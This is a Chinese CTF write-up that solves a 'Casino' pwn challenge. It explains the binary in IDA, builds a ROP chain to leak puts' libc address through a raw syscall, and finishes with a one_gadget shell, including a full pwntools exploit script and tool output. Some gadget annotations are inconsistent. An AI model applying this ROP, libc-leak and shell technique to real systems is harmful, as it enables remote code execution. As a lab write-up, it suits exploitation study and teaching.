pwn-内存泄漏/one_gadget

题目描述

题目可以下载到本地


给出github路径

解题思路

1.IDA分析函数逻辑

> F5;

热键F5可以看到反汇编之后的程序逻辑；结合函数实际运行情况，可以得到这样的函数流程图：



此外我们可以找到修改money的函数，会发现，

```
signed __int64 __fastcall sub_4009E3(unsigned int a1)
{
  float v2; // [rsp+1Ch] [rbp-4h]

  if ( !dword_602098 || !dword_60209C )
    outprint("You have played enough, no", 1);
  v2 = (float)dword_602098 / (float)dword_60209C;
  if ( v2 < 1.05 && v2 > 0.95 )
    return 0LL;
  if ( v2 < 0.8 )
    return 1LL;
  if ( v2 <= 1.3 )
    return a1;
  return 2LL;
}
```

这个函数其实是在影响着lose/win的概率，实际上就是"输入1的次数/输入0的次数"的比例，影响概率。

可以看到，当1/0概率越大时，系统生成的随机数更容易为1；反之更容易生成0

于是当我们都输入1或者都输入0时，就更容易和系统随机生成的数字相同，从而earn money

然后我们进入到可能拿到flag的函数分支中，发现一个asm{syscall; Linux-sys_read}

查看汇编代码可以看到，该系统调用为：

```
xor rax,rax     #指定syscall为read
mov edx,400h    #count
mov rsi,rsp     #buf
mov rdi,rax     #fd=0
syscall
retn
```

这段代码的意思是,从从stdin读取400h字节内容到buf(rsp)中；于是我们就可以向栈中写入数据了

接着就是构造ROP，拿到shell

2.get shell的思路和原理

首先在sys_read中输入控制流代码获取相应地址

地址泄露puts


由于是64bit系统，因此函数调用的前六个参数是从寄存器中获取的，获取顺序为：

参数从左到右放入寄存器: rdi, rsi, rdx, rcx, r8, r9。

这里我们想要获取到puts函数的地址，可以将puts地址放入到rsi寄存器中，然后利用syscall中的write函数将rsi中的内容输出到stdout

于是我们在Casino的二进制文件中找到包含"pop|ret"的代码段；目的是找到可以修改rsi寄存器内容的指令段

```
ROPgadget --binary Casino --only "pop|ret"
```



这里的0x400dd1就是我们需要的。

接着我们需要理解的是执行过程：

0x400dd1放到栈中之后，当sys_read函数返回之后，就会执行这三句指令。其顺序为：

```
-----code段-----
ret
------stack-------
0x400dd1(pop rsi;pop r15;ret )
value1
value2
next_address
```

ret；将栈顶的内容取出，作为下一段要执行的代码段的首地址；于是0x400dd1被取出，其对应的三条指令被放入到code段中

```
-----code段-----
pop rsi;
pop r15;
ret
------stack-------
value1
value2
next_address
```

接着执行pop rsi;此时栈顶的值为value1,因此会将value1给rsi；同理接着会将value2赋值给r15；再执行ret后，就会将next_address对应的代码段放入到code中依次执行。

了解到这里之后，我们就知道了如何将puts的地址放入到rsi寄存器中，即将puts的got.ptl地址放入到value1的位置；然后r15保持不变，利用gdb工具动态调试gdb.attach()可以看到调用函数之前r15为0x0,因此调用之后保持不变原因-64位汇编参数传递，那么将0x0放入到value2的位置。

获取puts的got.ptl地址：

```
readelf -r Casino
```

```
leeham@ubuntu:~/Documents/CTF-2018/201808$ readelf -r Casino

Relocation section '.rela.dyn' at offset 0x530 contains 3 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000601ff8  000700000006 R_X86_64_GLOB_DAT 0000000000000000 __gmon_start__ + 0
0000006020c0  000e00000005 R_X86_64_COPY     00000000006020c0 stdout@GLIBC_2.2.5 + 0
0000006020d0  000f00000005 R_X86_64_COPY     00000000006020d0 stdin@GLIBC_2.2.5 + 0

Relocation section '.rela.plt' at offset 0x578 contains 12 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000602018  000100000007 R_X86_64_JUMP_SLO 0000000000000000 puts@GLIBC_2.2.5 + 0
000000602020  000200000007 R_X86_64_JUMP_SLO 0000000000000000 __stack_chk_fail@GLIBC_2.4 + 0
000000602028  000300000007 R_X86_64_JUMP_SLO 0000000000000000 printf@GLIBC_2.2.5 + 0
000000602030  000400000007 R_X86_64_JUMP_SLO 0000000000000000 __libc_start_main@GLIBC_2.2.5 + 0
000000602038  000500000007 R_X86_64_JUMP_SLO 0000000000000000 srand@GLIBC_2.2.5 + 0
000000602040  000600000007 R_X86_64_JUMP_SLO 0000000000000000 getchar@GLIBC_2.2.5 + 0
000000602048  000800000007 R_X86_64_JUMP_SLO 0000000000000000 time@GLIBC_2.2.5 + 0
000000602050  000900000007 R_X86_64_JUMP_SLO 0000000000000000 setvbuf@GLIBC_2.2.5 + 0
000000602058  000a00000007 R_X86_64_JUMP_SLO 0000000000000000 tcgetattr@GLIBC_2.2.5 + 0
000000602060  000b00000007 R_X86_64_JUMP_SLO 0000000000000000 tcsetattr@GLIBC_2.2.5 + 0
000000602068  000c00000007 R_X86_64_JUMP_SLO 0000000000000000 exit@GLIBC_2.2.5 + 0
000000602070  000d00000007 R_X86_64_JUMP_SLO 0000000000000000 rand@GLIBC_2.2.5 + 0
```

此时的构造的栈结构应该为：

```
0x400dd1
0x602018
0x0
next_address
```

接下来要想办法调用syscall的sys_write函数将rsi中的值输出到stdout。


linux系统调用表(system call table)文中可以看到read和write函数的源代码，可以发现，两者之间只有rax(用来告诉syscall系统调用号)不同，其余的参数含义相同。于是我们可以构造以下的汇编代码段，以实现将rsi的内容输出：

```
?????           #想办法令rax=1
mov edx,400h    #count
mov rsi,rsp     #buf
mov rdi,rax     #令rax=1,代表stdout
syscall
retn
```


那么此时我们需要的栈结构就应该是

```
-----code段-----
ret
-----stack------
some_address(某条指令可以改变eax的值为1)
...(可能需要增加的内容)
next_address
```

再IDA中使用“alt+t"可以全局查找eax出现的地方，其需要满足：能改变eax值为1，并且有ret指令；满足条件的有下边这个




其对应的指令段如下



此时的栈结构应为：

```
-----code段-----
ret
-----stack------
0x400aa5(and eax,1;pop rbp;retn)
value3(需要赋给rbp的值；这里我是学习别人的代码，他将这里写入的是0x602078，数据段的可读可写的首地址？其实这里还不是很明白)
next_address
```

修改好eax之后，就可以传参调用syscall了，但是我们需要调用的是sys_read的后半部分，而不能全部调用sys_read();即下图。也就是说我们不需要修改rsi和rdi寄存器的值了。这就说明next_address应该为0x400d5b



此时的栈结构为：

```
-----code段-----
ret
-----stack------
0x400aa5(and eax,1;pop rbp;retn)
0x602078
0x400d5b(mov rsi,rax;syscall;retn)
```

至此就可以得到puts()函数的真实地址了。此时全部的构造内容应为：

```
-----code段-----
ret
-----stack------
0x400dd1(pop rsi;pop r15;ret)
0x602018(rsi)
0x0(r15)
0x400aa5(and eax,1;pop rbp;retn)
0x602078(rbp)
0x400d5b(mov rsi,rax;syscall;retn)
```

获取libc_base

```
libc_base=libc_puts-puts_off
```

```
#python
elf = ELF("/lib/x86_64-linux-gnu/libc-2.23.so")
puts_off = elf.symbols['puts']
```

拿到one_gadget

```
one_gadget ./libc-2.23.so
libc_one_gadget=libc_base+one_gadget_addr
```

```
leeham@ubuntu: /lib/x86_64-linux-gnu
leeham@ubuntu:/lib/x86_64-linux-gnu$ one_gadget ./libc-2.23.so
0x45216 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xf02a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL

0xf1147 execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
leeham@ubuntu:/lib/x86_64-linux-gnu$
```

这里学习别人的代码中，他使用的是第二个:0x4526a

修改程序流程获取shell

重新执行sys_read

此时的程序控制流在我们自己构造的sys_write处，next_address还不知道在哪里，由于接下来我们需要执行execve()函数，因此需要将gadget地址写入到stack中。那么需要重新执行sys_read，使我们能够从stdin读取one_gadget地址到stack。

因此next_address应为0x400D50

```
text:0000000000400D50 sub_400D50      proc near               ; CODE XREF: sub_
text:0000000000400D50                 xor     rax, rax
text:0000000000400D53                 mov     edx, 400h       ; count
text:0000000000400D58                 mov     rsi, rsp        ; buf
text:0000000000400D5B                 mov     rdi, rax        ; fd
text:0000000000400D5E                 syscall                 ; LINUX - sys_read
text:0000000000400D60                 retn
text:0000000000400D60 sub_400D50      endp
```

```
-----code段-----
ret
-----stack------
0x400dd1(pop rsi;pop r15;ret)
0x602018(rsi)
0x0(r15)
0x400aa5(and eax,1;pop rbp;retn)
0x602078(rbp)
0x400d5b(mov rsi,rax;syscall;retn)
0x400D50(sys_read)
```

至此我们就可以发送第一次的payload了

输入one_gadget

这里是我们第二次发送payload；栈结构为：

```
-----code段-----
ret
-----stack------
one_gadget_addr(libc_base+0x4526a)
```

3.payload

```
from pwn import *

elf=ELF("/lib/x86_64-linux-gnu/libc-2.23.so")
p=process("./Casino")

p.recv(2048)
while True:
    p.send('0')
    p.recvline()
    money=int((p.recvline().split(": "))[-1])
    print money
    p.recvline()
    #print p.recv(2048)
    if(money>110):
        break

p.send('2')
print p.recv(2048)

gdb.attach(p)

payload = ''
payload += p64(0x400dd1) # 0x0000000000400dd1 : pop rsi ; pop r15 ; ret
payload += p64(0x602018) # rsi got.plt
payload += p64(0x0) # r15
payload += p64(0x400aa5) # 0x0000000000400aa5 : and eax, 1 ; pop rbp ; ret
payload += p64(0x602078) # ebp
payload += p64(0x400D5B) # 0x0000000000400d5b : mov rdi, rax ; syscall ; ret
payload += p64(0x400d50)
p.sendline(payload)

tmp=p.recv(2048)[:8]
libc_puts=u64(tmp)
libc_base=libc_puts-0x6f690

print hex(libc_puts)
print hex(libc_base)

one_gadget=libc_base+0x4526a
payload=p64(one_gadget)
p.sendline(payload)
p.interactive()
```

技能

这里总结解题过程中学到的东西：

```
readelf -S binary-file
readelf -r binary-file#读取plt.got表
readelf -h binary-file
gdb单步调试：n
ROPgadget --binary binary-file --only "pop|ret"
one_gadget libc-2.23.so
IDA查询：alt+t
rdi，rsi，rdx，rcx，r8，r9
ret做的事情： 跳转到栈顶位置内容所代表的地址
gdb中查看绑定在程序里面固定的函数plt地址：info func
选择内存泄露的函数的原理：些函数的地址中有一个字节为0x0a，而0x0a换为ASCII就是换行符，直接就中断输入了；
地址中有0a所以不能使用，而其它的函数要用的话必须带有@plt后缀才行
```

linux程序的一些基本知识

CTF中pwn的基础小知识总结

信息泄露的实现

在进行缓冲区溢出攻击的时候，如果我们将EIP跳转到write函数执行，并且在栈上安排和write相关的参数，就可以泄漏指定内存地址上的内容。比如我们可以将某一个函数的GOT条目的地址传给write函数，就可以泄漏这个函数在进程空间中的真实地址。 如果泄漏一个系统调用的内存地址，结合libc.so.6文件，我们就可以推算出其他系统调用（比如system）的地址。

64位汇编参数传递

> 当参数少于7个时， 参数从左到右放入寄存器: rdi, rsi, rdx, rcx, r8, r9。 当参数为7个以上时， 前 6 个与前面一样， 但后面的依次从 “右向左” 放入栈中，即和32位汇编一样。

64-bit register	Lower 32 bits	Lower 16 bits	Lower 8 bits
rax	eax	ax	al
rbx	ebx	bx	bl
rcx	ecx	cx	cl
rdx	edx	dx	dl
rsi	esi	si	sil
rdi	edi	di	dil
rbp	ebp	bp	bpi
rsp	esp	sp	spi
r8	r8d	r8w	r8b